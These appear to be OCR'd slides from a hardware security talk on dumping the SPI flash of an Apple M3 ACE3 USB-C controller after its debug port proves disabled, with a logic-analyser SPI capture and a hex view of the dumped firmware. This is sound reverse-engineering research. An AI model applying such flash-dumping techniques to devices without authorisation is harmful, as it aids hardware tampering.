


Debug port seems disabled 🥲


Debug port seems disabled 🥲


...so let's dump the flash!


PCBite



Logic 2 [Logic Pro 16 - Disconnected] [m3 ace3 good-boot]
+2 s : 318 ms : 900 µs
+30 µs
+40 µs
+50 µs
H0. SPI Flash
D4 USB-C CC line
SPI - MOSI
0x05 0x00 0x03 0x0F 0xF0 0x10 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
D5 Channel 5
SPI - MISO
0xFF 0x00 0xFF 0xFF 0xFF 0xFF 0x00 0x00 0x00 0x00 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF
D6 Lightning ID0
D7 Lightning L1p
SPI - Clock
H
L
m3 ace3 good-boot
2 µs

hextree.io


M3Flashdump_Verified.bin.bndb — Binary Ninja 4.0.4958-Stable
M3Flashdump_...ied.bin.bndb
Cross References
Filter (0)
Mapped
Hex
00004000 03 00 e0 ac 00 40 20 00-00 28 00 00 40 00 00 00 .....@ ..(..@...
00004010 c0 a8 00 00 7f 02 00 00-7f ab 00 00 7f 07 00 00 ....
00004020 be b2 00 00 3d 9c 08 19-ff ff ff ff ff ff ff ff ....=...........
00004030 ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ....
00004040 dc a7 00 00 00 00 72 00-f4 1e 05 20 f4 1e 05 20 ......r.... ...
